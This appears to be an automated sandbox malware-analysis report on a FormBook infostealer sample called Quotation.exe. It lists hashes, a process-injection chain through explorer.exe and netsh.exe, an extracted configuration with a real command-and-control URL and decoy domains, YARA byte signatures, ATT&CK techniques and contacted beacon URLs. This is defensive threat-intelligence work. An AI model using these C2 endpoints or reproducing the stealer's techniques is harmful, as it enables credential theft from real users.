ID: 383984
Sample Name: Quotation.exe
Cookbook: default.jbs
Time: 13:34:52
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Quotation.exe

Overview

General Information

Sample Name:	Quotation.exe
Analysis ID:	383984
MD5:	1f86caaa19912ce..
SHA1:	2d4dd95fdb17937.
SHA256:	8309d803c92faaf..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Initial sample is a PE file and has a …
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…

Classification



Startup

- **System is w10x64**
- Quotation.exe (PID: 6372 cmdline: 'C:\Users\user\Desktop\Quotation.exe' MD5: 1F86CAAA19912CEB55C9F6121EB692BB)
  - Quotation.exe (PID: 6424 cmdline: 'C:\Users\user\Desktop\Quotation.exe' MD5: 1F86CAAA19912CEB55C9F6121EB692BB)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - netsh.exe (PID: 6916 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
        - cmd.exe (PID: 7012 cmdline: /c del 'C:\Users\user\Desktop\Quotation.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 7072 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.riceandginger.com/fcn/"
  ],
  "decoy": [
    "bellee-select.com",
    "unlock-motorola.com",
    "courtneyrunyon.com",
    "hnzywjz.com",
    "retrievingbest.net",
    "ayescarrental.com",
    "beyoutifulblessings.com",
    "heritagediscovery.net",
    "fasoum.com",
    "wbz.xyz",
    "lownak.com",
    "alinkarmay.com",
    "coffeyquiltco.com",
    "validdreamers.com",
    "yuksukcu.club",
    "buildnextfrc.com",
    "avantfarme.com",
    "xyfs360.com",
    "holisticpacific.com",
    "banejia.com",
    "champsn.com",
    "ebitit.com",
    "esseneceedibles.com",
    "findmyautoparts.com",
    "belenusadvisory.net",
    "esrise.net",
    "lovewillfindaway.net",
    "chienluocmarketing.net",
    "greenbelieve.com",
    "shopyourgift.com",
    "theweddingofshadiandmike.com",
    "greenstavern.com",
    "klinku.com",
    "norastravel.com",
    "team5thgroup.com",
    "ohrchadash.com",
    "hauteandcood.com",
    "ap-333.com",
    "jonathantyar.com",
    "robertabraham.com",
    "citestaccnt1597691130.com",
    "665asilo.com",
    "deerokoj.com",
    "ezcovid19.com",
    "heritageivhoa.com",
    "ultraprecisiondata.com",
    "alkiefsaudi.com",
    "camelliaflowers.space",
    "clickqrcoaster.com",
    "ponorogokita.com",
    "stainlesslion.com",
    "china-ymc.com",
    "littner.xyz",
    "houseof2.com",
    "metabolytix.com",
    "1000-help6.club",
    "another-sc.com",
    "suafrisolac.com",
    "whitetreechainmail.com",
    "amazon-service-app-account.com",
    "cruiseameroca.com",
    "yaxett.net",
    "adsmat.com",
    "afternoontravel.site"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000001.237394511.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000001.237394511.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000001.237394511.0000000000400000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.278547391.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.278547391.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.1.Quotation.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.Quotation.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.1.Quotation.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
1.2.Quotation.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.Quotation.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to prevent local Windows debugging

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Lowering of HIPS / PFW / Operating System Security Settings:

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 4 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Quotation.exe	23%	ReversingLabs	Win32.Spyware.Noon	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsu4E63.tmp\laegtoh4.dll	13%	ReversingLabs	Win32.Trojan.Pwsx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.netsh.exe.2f15d18.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.1.Quotation.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.Quotation.exe.73ca0000.6.unpack	100%	Avira	HEUR/AGEN.1131513		Download File
8.2.netsh.exe.398f834.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.Quotation.exe.1eb40000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.Quotation.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.clickqrcoaster.com/fcn/?ndsxlrp=4nVmM3kokLOk5A5KPpUlNAhIJJn3COZ2tebCUHwKvxD3r3Ccio9dbVOfTPTbeaZZl4cM&wZALH=PToxs4gHMXctdDo	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.riceandginger.com/fcn/?ndsxlrp=IIapObjlcsmN/tTUXuiVJ6SvcAdYVsMSy0eMvzJ/vGgposGY5YkWehqMwppvssjWa3vK&wZALH=PToxs4gHMXctdDo	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.xyfs360.com/fcn/?wZALH=PToxs4gHMXctdDo&ndsxlrp=SEmbethRuJUohlQz+Ttvx+iBOmYZkGVPsXZysf/6weMAgxRZQrWYJhCujRXBjoMPQ+uG	0%	Avira URL Cloud	safe	
http://www.namebrightstatic.com/images/logo_off.gif)	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
www.riceandginger.com/fcn/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.houseof2.com/fcn/?wZALH=PToxs4gHMXctdDo&ndsxlrp=liB0icShPNod4xlpu/WXKffa+vmxvgDQmU6O7prVAXsGW3hWFkE60zcwKq/t6p2og2/V	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
riceandginger.com	162.241.24.122	true	true		unknown
www.xyfs360.com	156.235.228.19	true	true		unknown
parkingpage.namecheap.com	198.54.117.216	true	false		high
houseof2.com	34.102.136.180	true	false		unknown
www.houseof2.com	unknown	unknown	true		unknown
www.riceandginger.com	unknown	unknown	true		unknown
www.clickqrcoaster.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.clickqrcoaster.com/fcn/?ndsxlrp=4nVmM3kokLOk5A5KPpUlNAhIJJn3COZ2tebCUHwKvxD3r3Ccio9dbVOfTPTbeaZZI4cM&wZALH=PToxs4gHMXctdDo	true	• Avira URL Cloud: safe	unknown
http://www.riceandginger.com/fcn/?ndsxlrp=IIapObjlcsmN/tTUXuiVJ6SvcAdYVsMSy0eMvzJ/vGgposGY5YkWehqMwppvssjWa3vK&wZALH=PToxs4gHMXctdDo	true	• Avira URL Cloud: safe	unknown
http://www.xyfs360.com/fcn/?wZALH=PToxs4gHMXctdDo&ndsxlrp=SEmbethRuJUohlQz+Ttvx+iBOmYZkGVPsXZysf/6weMAgxRZQrWYJhCujRXBjoMPQ+uG	true	• Avira URL Cloud: safe	unknown
www.riceandginger.com/fcn/	true	• Avira URL Cloud: safe	low
http://www.houseof2.com/fcn/?wZALH=PToxs4gHMXctdDo&ndsxlrp=liB0icShPNod4xlpu/WXKffa+vmxvgDQmU6O7prVAXsGW3hWFkE60zcwKq/t6p2og2/V	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.00000000.260010429.000000000BC36000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000002.00000000.260010429.000000000BC36000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000002.00000000.260010429.000000000BC36000.00000002.00000001.sdmp	false		high
http://www.NameBright.com	netsh.exe, 00000008.00000002.501631169.0000000003E7F000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.00000000.260010429.000000000BC36000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.00000000.260010429.000000000BC36000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.00000000.260010429.000000000BC36000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000002.00000000.260010429.000000000BC36000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.00000000.260010429.000000000BC36000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.00000000.260010429.000000000BC36000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.namebrightstatic.com/images/logo_off.gif)	netsh.exe, 00000008.00000002.501631169.0000000003E7F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000002.00000000.260010429.000000000BC36000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000002.00000000.260010429.000000000BC36000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.typography.netD	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false		high
